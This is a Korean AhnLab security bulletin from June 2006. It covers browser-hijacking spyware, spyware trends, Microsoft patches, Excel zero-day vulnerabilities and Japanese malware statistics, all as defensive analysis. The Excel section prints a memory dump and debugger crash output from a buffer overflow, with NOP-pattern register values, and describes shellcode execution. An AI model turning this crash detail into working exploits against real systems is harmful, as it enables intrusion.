6월에 발견된 자이젠(Win-Spyware/Xyzen)은 인터넷 익스플로러(IE) 시작페이지를 특정 웹 사이트로 변경하고 고정하는 악성 프로그램이다. 자이젠은 [그림3]에서 보는 것과 같이 윈도우 디렉토리에 xyzen.exe와 랜덤한 이름의 복사본을 생성하고 서로 보완하면서 실행되기 때문에 프로세스 중지가 어렵다. xyzen.exe이 실행되면 1초에 수십 번씩 IE 시작페이지 관련 레지스트리를 xyzen 관련 웹 사이트의 주소로 덮어 쓰기 때문에 인터넷 옵션을 통한 시작페이지 변경이 불가능하게 된다.



[그림3] 프로세스 모니터링 프로그램으로 확인한 xyzen.exe 프로세스

자이젠(Win-Spyware/Xyzen)에 의해 IE 시작페이지로 변경된 웹 사이트는 검색 사이트의 형태를 하고 있으며, 검색어를 유명 포탈 사이트의 링크 검색 엔진에 전달하여 검색어와 관련된 광고와 함께 검색 결과를 표시한다. 검색어를 전달하는 과정에서 레퍼러(Referer)에 자이젠과 관련된 웹 사이트의 주소를 표시하고 광고노출에 따라 수익을 거둘 수 있다. 자이젠과 동일한 방식을 사용하는 여러 변형 프로그램이 6월에 추가발견 되었으며, 목록은 다음과 같다.

Copyright © AhnLab Inc,. All Rights Reserved.


Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

- 자이젠(Win-Spyware/Xyzen.210432)
- 사이젠(Win-Spyware/Cygen.209408)
- 메인즈(Win-Spyware/Mainz.210432)
- 씨엘(Win-Spyware/Ciel2.210432)
- 이사부(Win-Spyware/Esaboo.210432)
- 웹미(Win-Spyware/Webme.210432)

이들 프로그램은 생성하는 프로그램의 이름, IE 시작페이지로 변경하는 웹 사이트의 주소에 차이가 있을 뿐 동일한 기능을 가지며, 이들과 관련된 웹 사이트는 제목과 도메인만 상이할 뿐이어서 동일한 제작자의 소유임을 짐작할 수 있다. 실제로 이들 웹 사이트의 후이즈(Whois) 검색 결과에서 4개의 도메인이 동일한 사람의 소유임이 확인되었다.

광고서버의 배너 또는 검색결과를 사용자에게 보여주기 위하여 자이젠과 같은 IE 시작페이지 고정 이외에도 특정 웹 사이트의 바로가기 생성, 주소표시줄 검색 결과 변경, 팝업 광고 노출 등의 여러 가지 방법이 사용되고 있으며, 이들 스파이웨어 대부분은 사용자 동의 없이 설치되어 사용자 권리를 침해한다. 위와 같은 방법으로 부적절한 광고 트래픽을 발생시키는 프로그램 또는 웹 사이트에 대해서는 적절한 제재가 필요할 것으로 생각된다.

2006년 상반기 스파이웨어 동향



[그림4] 2006년 상반기 스파이웨어 발견 현황

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

2006년 상반기 스파이웨어 피해 동향을 요약하면 다음과 같다.

- 아이알씨봇(IRCBot)이 설치하는 다운로더 피해의 증가
- 다운로더에 의해 설티되는 스파이웨어 룩투미 (Win-Spyware/Look2Me) 피해 증가
- 허위 안티스파이웨어 (Win-Adware/Rogue) 피해 증가

아이알씨봇에 의해 설치되는 애드로드는 룩투미, 크립터 등 다수의 스파이웨어를 다운로드하고 실행한다. 아이알씨봇 제작자는 감염된 좀비(Zombie) 시스템을 대상으로 스파이웨어를 설치함으로써 돈을 벌고, 스파이웨어를 설치하는 수단으로 다운로더를 이용하고 있다. 대부분의 다운로더는 80 포트를 이용하여 불특정 웹사이트에서 임의의 코드를 다운로드하고 실행하기 때문에 방화벽과 같은 네트워크 보안 장비를 쉽게 우회하며, 비교적 간단한 코드로 여러 가지 변형의 제작과 배포가 가능하다. [그림4]의 2006년 스파이웨어 발견 현황의 약 30%를 차지하는 다운로더의 피해는 보안에 취약한 시스템이 존재하는 한 줄어들지 않을 것으로 예상된다.

2006년 상반기 가장 많은 피해를 입힌 룩투미, 크립터는 WinLogon Notify에 등록되는 DLL 파일로 제작되어 윈도우 2000, XP 계열의 운영체제에서 로그온과 함께 실행되며, 안전모드에서도 동작한다. Winlogon.exe 프로세스와 함께 실행되기 때문에 프로세스 중지가 어렵고, 랜덤한 파일 이름과 실행된 계정의 디버그 권한을 삭제하는 등의 악의적인 동작으로 인해 설치된 상태에서 수동으로 제거하기가 매우 어려운 이유로 큰 피해를 입혔다.

2005년 하반기부터 증가하던 허위 안티 스파이웨어 프로그램은 2006년 상반기에는 다소 감소하는 경향을 보인다. 초기의 허위 안티 스파이웨어 프로그램은 애드웨어나 허위 경고메세지를 노출하는 클리커로 의해 사용자가 직접 설치하도록 유도하였으나 최근에는 다운로더에 의해 사용자 동의 없이 설치되어 과장되거나 조작된 시스템 검사결과를 보여준다.
국내에도 약 80여 종의 안티 스파이웨어 프로그램이 포털사이트의 커뮤니티 게시판이나 블로그를 통하여 ActiveX 형태로 배포되고 있으나 대부분의 안티 스파이웨어 프로그램이 성능을 신뢰할 수 없거나, 정상 파일, 정상 레지스트리 항목을 진단하는 등 과장된 검사결과를 표시한다. 2006년 2월에는 스파이웨어가 사용하는 악의적인 레지스트리 항목을 생성하고 이를 진단하여 결제를 요구하는 허위 안티 스파이웨어 프로그램인 비패스트(Win-Adware/Rogue.Befast)가 발견되었다.

2006년 상반기 스파이웨어 동향으로 미루어 보아, 자체 전파 기능이 없는 스파이웨어가 자체 전파력을 가진 웜에 의해 설치되면서 웜과 동일한 확산력을 가진 것처럼 보인다. 이를 토대로 볼 때 웜과 다운로더에 의한 스파이웨어 감염 피해는 점점 더 심각해질 것으로 예상된

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

다. 2006년 하반기 또는 그 이후에도 웜에 의한 피해가 줄어들지 않는 이상 스파이웨어에 의한 피해도 감소하지 않을 것으로 예상되며, 또한 스파이웨어 피해가 줄어들지 않는 이상 허위 안티 스파이웨어 프로그램의 제작도 줄어 들지 않을 것이다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

III. 6월 시큐리티 동향

작성자: 이정형 주임연구원(jungh@ahnlab.com)

이번 호에서는 6월에 발표된 MS 보안패치와 엑셀 제로데이 공격, 2006년 상반기의 보안동향을 알아보도록 하자

6월에 발표된 보안 취약점 동향

6월에는 마이크로소프트사(이하 MS)의 정기 보안 패치가 워드 제로데이 공격 취약점의 패치를 포함하여 총 13개로, '긴급' 보안 공지(MS06-021, MS06-022, MS06-023, MS06-024, MS06-025, MS06-026, MS06-027, MS06-028)가 8개, '중요' 보안 공지가 3개(MS06-029, MS06-030, MS06-032), '보통' 보안 공지와 재배포 보안공지가 각각1 개씩이다(MS06-031, MS06-011).

이 중 지난 달 오피스 관련 워드와 파워포인트의 제로데이 공격에 대한 패치가 있었다(MS06-027, MS06-028). 오피스 관련 취약점은 메일 또는 웹으로 조작된 문서파일 등을 전달하여 사용자가 해당 문서파일을 확인하게 되면 악성코드가 자동으로 실행되는 것으로, 이를 이용한 악성코드가 널리 유포되고 있다. 이에 대한 방지책은 신뢰하지 않는 문서파일들은 삭제하면 되며, 이러한 공격기법이 점차 증가되는 추세이므로 OS뿐 아니라 오피스 등 주요 프로그램들의 사용에 주의가 요망된다.

인터넷 익스플로러의 누적 보안업데이트인 MS06-021은 예외 처리, HTML 디코딩, ActiveX 컨트롤, COM 개체, MHT 의 메모리 충돌 취약점과 CSS 도메인 간 정보 유출, 주소 표시줄 스푸핑의 취약점에 대한 패치와 더불어 예전 패치가 같이 누적되어 제공된다. 인터넷 익스플로러 관련 취약점은 악의적인 웹사이트를 통해 스파이웨어, 트로이목마 등의 공격에 자주 사용되므로 반드시 패치를 적용하도록 하자.

MS06-025 라우팅 및 원격 액세스의 취약점과 MS06-032 TCP/IP 관련 취약점은 조작된 패킷을 가지고 공격자가 해당시스템을 서비스 거부(DOS) 또는 원격실행이 가능하다.

마이크로소프트사의 6월 주요 보안 패치 현황

위험등급	취약점	공격코드
HIGH	Internet Explorer 누적 보안업데이트(MS06-021)	유
HIGH	라우팅 및 원격 액세스의 취약점으로 인한 원격 코드 실행 문제점(MS06-025)	무

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

HIGH	Microsoft Word의 취약점으로 인한 원격 코드 실행 문제점 (MS06-027)	유
HIGH	Microsoft PowerPoint의 취약점으로 인한 원격 코드 실행 문제점 (MS06-028)	유

6월 말에 인터넷 익스플로러(IE) 7 Beta 3의 출시소식이 있었다. IE 7의 새로운 기능으로는 URL 데이터의 처리과정에서 예상되는 공격을 감소시켰고, ActiveX 방지기술, Cross-Domain Script(XSS) 공격방지, low 레벨로 설정이 되어 있을 경우 해당 설정을 고치는 기술과 보안상태바 제공, 피싱 방지 필터 제공 등의 각종 새로운 기능을 제공하고 보안성을 많이 높였다

엑셀 제로데이 위협

지난 5월 MS 워드(Word) 프로그램의 제로데이 공격이 잊혀지기도 전에 6월에는 스프레트시트로 많이 사용되는 오피스 프로그램인 엑셀(Excel)에 제로데이 취약점이 3개나 발견되었다. 이 취약점은 복구모드 메모리 충돌 취약점, URL 링크 버퍼 오버플로우 취약점, 플래쉬(Flash) 파일에 스크립트를 넣어서 엑셀의 객체(ActiveX)를 삽입하는 기능을 이용한 명령실행 취약점으로, 이를 이용한 악성코드들은 발견되었으나[1] 이 취약점들에 대한 패치는 발표되지 않아 사용자들의 주의가 각별히 요구된다. 이 중 플래쉬(Flash) 파일에 스크립트를 넣어서 엑셀의 객체에 삽입하는 기능은 취약점이냐 아니냐의 논란이 일고 있다. 여기서는 엑셀의 복구모드 메모리 충돌 취약점과 hlink.dll의 버퍼 오버플로우 취약점에 대해서 살펴보자.

► 엑셀 복구모드 메모리 충돌 취약점

MS 엑셀은 문제가 있는 파일을 읽을 때 복구 모드(Repair Mode)가 동작하게 되는데, 복구모드에서 특정한 기능의 문제로 인하여 메모리 충돌(Memory Corruption)이 발생하는 취약점이다. 사용자가 관리자 권한으로 로그인 되어 있는 경우 이 취약점을 악용한 공격자는 프로그램의 설치, 보기, 변경, 데이터 삭제 등과 같은 권한을 얻게 되어 시스템을 완전히 제어할 수 있게 된다.

공격자는 ecx 의 주소 값을 임의로 조작하여, 악의적인 쉘코드(Shellcode)를 실행시키게 된다.

```
3085c9ea 0101 add [ecx],eax ds:0023:301c5668=00103403

5668 301c 9090 9090 c7e9 ffd9 29ff ad93
ffff ffff 2a0c 0000 0001 0000 0010 0272
0000 0000 0000 0000 0000 0000 0000 0000
```

[1] X97M/Exploit.ControlExcel, Win-Trojan/Downloader.3584.BP

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

공격자는 메일 또는 웹으로 조작된 엑셀파일을 전송하는 방법을 사용하며, 이 취약점을 이용한 공격에 성공하기 위해서는 사용자의 개입이 필요하다.

► hlink.dll 버퍼 오버플로우 취약점

엑셀에는 특정 URL의 링크를 추가하는 기능이 존재한다. 이 링크를 추가하는 URL 스트링에 버퍼 오버플로우가 존재한다. 해당 취약점은 Microsoft Hyperlink Library인 hlink.dll 에서 발생한다.

```
(2c4.628): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012f7ce ebx=00000000 ecx=0012f7ce edx=90909090 esi=00000000 edi=00000000
eip=76b29c91 esp=0012e968 ebp=0012f7bc iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010202

hlink!HlinkNavigateToStringReference+0x2933:
76b29c91 668b02          mov     ax,[edx]              ds:0023:90909090=????
```

공격이 성공하기 위해서는 사용자가 링크를 클릭해야 동작하므로 사용자의 개입이 두 번 필요하다. 아직까지 해당 취약점들에 대한 공식적인 보안패치가 발표되지 않았기 때문에, 신뢰하지 않는 엑셀파일(.xls)은 메일이나 웹에서 열지 않도록 한다.

2006년 상반기 보안동향

그래픽 렌더링 엔진의 취약점으로 인한 원격코드 실행 취약점(MS06-001)인 WMF 취약점의 제로데이 공격에서부터 지난 6월 엑셀 제로데이 공격까지, 2006년 상반기는 작년에 비해 서비스 프로그램의 공격은 감소하고 특정 파일 포맷이나 어플리케이션의 제로데이 공격이 증가하였다. 또한 인터넷 익스플로러의 createTextRange() 취약점 및 기타 취약점(MS06-021)들이 꾸준하게 발생하고 있어, 악의적인 웹사이트 접속 시 악성코드의 감염이 우려된다. 특이할 점은 마이크로소프트사의 월 정기 보안 패치 이후에 취약점을 발표하는 사례가 점차 발생하고 있는데, 공격자들은 마이크로소프트사의 정기 보안패치가 제공되기 전 한 달이라는 시간확보를 통해 공격기간을 연장하려는 것으로 추정된다.

국내 웹 페이지들에 대한 악의적인 해킹 또한 꾸준히 증가하고 있다. 악의적인 공격자는 해당 웹 서버를 해킹하여, 인터넷 익스플로러 취약점을 패치하지 않은 사용자들이 해당 사이트에 접속했을 때 악성코드나 트로이목마 등에 감염되게 된다. 이러한 국내 웹 페이지 무차별 해킹은 금전적인 이유로 인해 발생하는 경우가 대다수이며, 앞으로도 지속적으로 증가하리라 예상된다. 일반 사용자들은 인터넷 익스플로러 보안 패치와 함께 신뢰되지 않은 사이트에 접속하는 것을 줄이고, 악성코드 감염에 대비해 백신제품을 사용해야 하겠다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

비 윈도우 운영체제 중에서는 지난 2월에 Mac OS X에서 동작하는 메신저 프로그램인 iChat으로 유포되는 트로이목마가 발견되었다. 애플(Apple)사는 최근에 인텔(Intel) x86 기반의 노트북에 Mac OS X 이 설치된 MacBook , MacBookPro 등을 판매하고 있으며, BootCamp 란 프로그램을 이용하여 윈도우를 설치할 수도 있다. Mac OS X 유저가 증가하는 것과 더불어, Mac OS X 에 대한 위협이 증가하리라 예상된다.

지난 2월과 3월에는 국내 게임사이트의 개인정보 도용 및 국내 금융기관의 개인 정보 유출에 해당하는 사고들도 발생하였다. 각 개인들의 정보관리도 중요하지만, 해당 회사 및 업체 등에서 보유하고 있는 방대한 양의 개인정보에 대해 보다 철저한 관리가 필요하다.

보안은 가장 작은 것을 소중히 여기는 데서 시작된다. 개인 사용자들은 해당 벤더의 보안패치를 정기적으로 체크하고 자동으로 패치 하도록 설정하자.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

Ⅳ. 6월 세계 악성코드 동향

2006년 6월도 전통적인 매스메일러 웜들이 피해 집계의 대부분을 차지하고 있으며 이러한 형태에는 커다란 변화 없이 유지되고 있는 것으로 보여진다.

(1) 일본의 악성코드 동향

작성자: 김소헌 주임연구원(sohkim@ahnlab.com)

최근 유행하는 악성코드의 가장 주요한 특징 중 하나는 금전을 목적으로 제작되는 악성코드가 증가하고 있는 점이라고 할 수 있다. 리니지핵과 같은 트로이목마의 경우 특정 게임의 계정 정보를 탈취하는 것을 목적으로 하고 있고 계정정보를 탈취하고자 하는 대상 게임의 범위가 점점 넓어지고 있다. 이러한 계정정보의 탈취가 게임유저 사이에 현금으로 거래가 이루어지는 아이템을 부당한 방법으로 가로채 이익을 챙기기 위한 것임은 말할 필요가 없을 것이다.

이에 반해 애드웨어나 스파이웨어는 직접 사용자들을 공격하지는 않으나 여러 광고 메시지를 보여줌으로써 결과적으로 사용자로 하여금 물품의 구매나 서비스를 이용하도록 하는 등 금전을 목적으로 하는 간접적인 형태의 악성코드이다. 최근 스파이웨어가 급증하면서 이러한 스파이웨어들을 제거해주는 다양한 제품들이 생겨나고 있는데 이러한 제품 중 일부는 스파이웨어로 분류되어야 할 정도로 사용자들을 괴롭히고 있어 문제가 되고 있다.

포털 사이트의 게시판이나 셰어웨어로 제공하는 툴에서 이러한 프로그램의 설치를 유도하는 것을 쉽게 접할 수 있는데 문제는 이러한 제품 중 일부가 삭제가 불가능한 형태로 동작을 하여 사용자로 하여금 불편을 겪게 만들고 있다. 심지어는 실제로 에러가 존재하지 않음에도 불구하고 시스템 에러를 가지고 있는 것처럼 사용자를 속이거나 PC에 존재하지 않는 악성코드를 설치하고 치료를 위해 사용료를 지불하도록 유도하는 행위가 발생하고 있다.

일본의 경우 시스템 에러가 발생한 것처럼 사용자를 속여 소프트웨어를 구매하도록 유도한 결과 100여명이 넘는 사용자가 피해를 당한 사례가 발표되었는데 실제로 이를 인지하지 못하고 사용료를 지불한 사용자들의 수를 고려하면 실제 피해자는 훨씬 늘어날 것으로 생각된다.

사용자의 입장에서는 자신의 PC에 악성코드가 설치되었거나 심각한 에러가 있다는 결과에 대한 불안감으로 인해 요금을 지불하고라도 치료를 할 수 밖에 없다. 그러나 치료를 하는 것도 중요하지만 제품의 신뢰성에 대한 고려는 보안 위협을 제거하는 것 못지 않게 중요하므로 피해를 예방하기 위해서는 진단된 상황에 대한 치료를 바로 수행하기보다는 제품에 대해서 좀 더 알아보는 것이 필요하다. 그리고 되도록이면 여러 사용자들에게서 인정을 받고 있는 잘 알려진 소프트웨어를 사용하는 것이 피해 예방을 위해 바람직하다.


일본 악성코드 동향

2006년 6월 한 달 동안 발생한 일본의 악성코드 동향은 전월과 비교해서 크게 차이가 없다

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

매스메일러의 활동이 활발하게 발생하고 있으며, 넷스카이 웜(Win32/Netsky.worm)이 가장 많이 활동하고 있는 것으로 나타났다. [그림1]은 악성코드 종류 별 탐지현황을 그래프로 나타낸 것이다. 넷스카이 웜이 전체 악성코드 탐지 현황에서 차지하는 비율은 82%로써 여전히 매우 많은 양의 악성코드를 첨부한 메일이 발송되고 있는 것을 알 수 있다. 그러나 전월에 비해 전체 탐지 수는 약간 줄어든 것을 볼 수 있는데 이러한 감소 현상은 올 해 들어 이메일 웜에서 지속적으로 나타나고 있는 현상이다.



[그림1] 악성코드 종류 별 탐지현황 (출처: 일본IPA)

[표1]은 일본의 IPA에서 발표한 6월 악성코드 피해 통계로, 넷스카이 웜으로 인한 피해가 가장 많은 것을 알 수 있고 이외에도 마이톱 웜 등 매스메일러로 인한 감염 피해가 매우 많은 것을 보여준다.

통계에서 특이할 만한 사항은 JS/Yamanner의 피해 신고가 접수된 것이다. JS/Yamanner는 특정 포털 사이트에서 제공하는 이메일 서비스의 보안취약점을 이용하여 이메일로 전파되는 악성코드이다. 이 웜은 메일로 전파되나 기존의 이메일 웜과는 달리 html로 작성된 메일의 내부에 스크립트를 삽입하여 공격을 시도한다. 감염이 된다 할지라도 PC에 직접 접속을 하거나 파일을 설치하는 등의 행위를 하지 않기 때문에 감염으로 인해 피해가 발생할지라도 사용자가 감염 사실을 알기 어려운 경우도 있을 수 있으므로 주의가 필요하다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

Window/Dos Virus	금월피해 전월피해	Macro Virus	금월피해 전월피해	Script Virus	금월피해 전월피해
Win32/Netsky	920 888	Xm/Laroux	22 22	VBS/Redlof	26 31
Win32/Mytob	373 372	XF/Sic	5 5	VBS/Lovelette r	19 11
Win32/Mywife	273 284	W97M/X97M/P 97M/Tristate	3 8	VBS/Freelink	17
Win32/Mydoom	257 280	WM/Cap	2 1	Wscript/Kakwo rm	5
Win32/Bagle	233 244	W97M/Melissa	1	VBS/Internal	3
Win32/Klez	187 175	XM/VCX.A	1	JS/Yamanner	2

[표1] 악성코드 피해 신고 현황 (출처: 일본IPA)

악성코드의 감염 경로 별 통계

[표2]는 악성코드의 감염 경로 별 통계를 나타낸 것이다. 악성코드의 감염 경로로 가장 많이 이용되는 매체는 메일로써 전체 감염 피해의 대부분을 차지하고 있는 것을 볼 수 있다. 메일 이외에는 네트워크를 이용하여 전파되는 악성코드가 많은 양을 차지하고 있다.

감염경로	피해 건수					
	2006년 5월		2006년 5월		2005년 6월	
메일	3,460	97.1%	3,552	97.1%	4,850	98.4%
외부의 모체	2	0.0%	0	0.0%	4	0.1%
다운로드	1	0.0%	0	0.0%	9	0.2%
네트워크	80	2.8%	98	2.8%	57	1.2%
기타	4	0.1%	1	0.1%	8	0.2%
합계	3,547		3,651		4,928	


[표2] 악성코드 감염 경로 통계 (출처: 일본IPA)

네트워크 트래픽 통계

[그림2]는 2006년 6월 한 달 동안 측정한 일본의 네트워크 사용 현황에 대한 통계이다. TCP135 포트와 TCP445 포트의 트래픽이 매우 많은 것을 볼 수 있는데 이 포트들은 윈도우 OS에서 사용된다. 그러나 OS의 취약점을 이용하여 전파되는 웜들이 권한 획득을 위해서도 사용하므로 주의가 필요하다.


Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.



[그림2] 일본의 네트워크 트래픽 현황 (출처: 일본IPA)

일본의 네트워크 트래픽 현황에서 주목할 만한 사항은 TCP 22포트를 이용한 공격이 끊이지 않고 계속되고 있다는 점이다. IPA의 자료에 따르면 여러 IP를 대상으로 하여 TCP 22 포트로 많은 양의 접속 시도가 발생하는 경우가 빈번하게 발생하고 있으며 이는 패스워드를 무작위로 대입하는 형태의 공격으로 보여진다고 한다. 발표자료로 미루어보아 취약한 패스워드를 가진 시스템에 대한 스캐닝이 이루어지고 있는 것으로 생각되므로 주의가 필요하다.



[그림3] TCP22 포트의 접근 현황(출처: 일본IPA)

Copyright © AhnLab Inc,. All Rights Reserved.

